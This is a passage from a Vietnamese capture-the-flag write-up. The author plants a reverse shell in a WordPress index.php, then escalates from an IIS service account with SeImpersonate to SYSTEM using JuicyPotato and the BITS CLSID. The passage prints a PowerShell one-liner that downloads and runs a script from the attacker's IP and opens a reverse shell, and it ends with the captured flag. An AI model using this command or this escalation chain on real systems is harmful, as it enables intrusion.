





* Chạy thử các khai thác trên
* Tìm kiếm CVE dựa trên Windows Server 2016

🡪 Không leo thang đặc quyền được

Mình quay lại wordpress để khai thác. Lần này mình chỉnh sửa trang index.php bằng reverse shell của Ivan Sincek:






Người dùng là iisappool có đặc quyền SeImpersonate. Chúng ta có thể lợi dụng điều này để leo thang lên SYSTEM vì vậy thử khai thác bằng JuicyPotato.exe

Để khai thác được JuicyPotato, mình cần vận chuyển:

* JuicyPotato.exe
* GetCLSID.ps1
* Tập tin bash thực thi reverse shell


GetCLSID.ps1




Máy chủ là Windows Server 2016 Standard nên mình dùng CLSID của BITS: 4991d34b-80a1-4291-83b6-3328366b9097


Tập tin bash thực thi reverse shell

powershell "iex (New-Object Net.WebClient).DownloadString('http://10.8.55.148:9000/Invoke-PowerShellTcp.ps1')";Invoke-PowerShellTcp -Reverse -IPAddress 10.8.55.148 -Port 4444









**Flag: 7958b569565d7bd88d10c6f22d1c4063**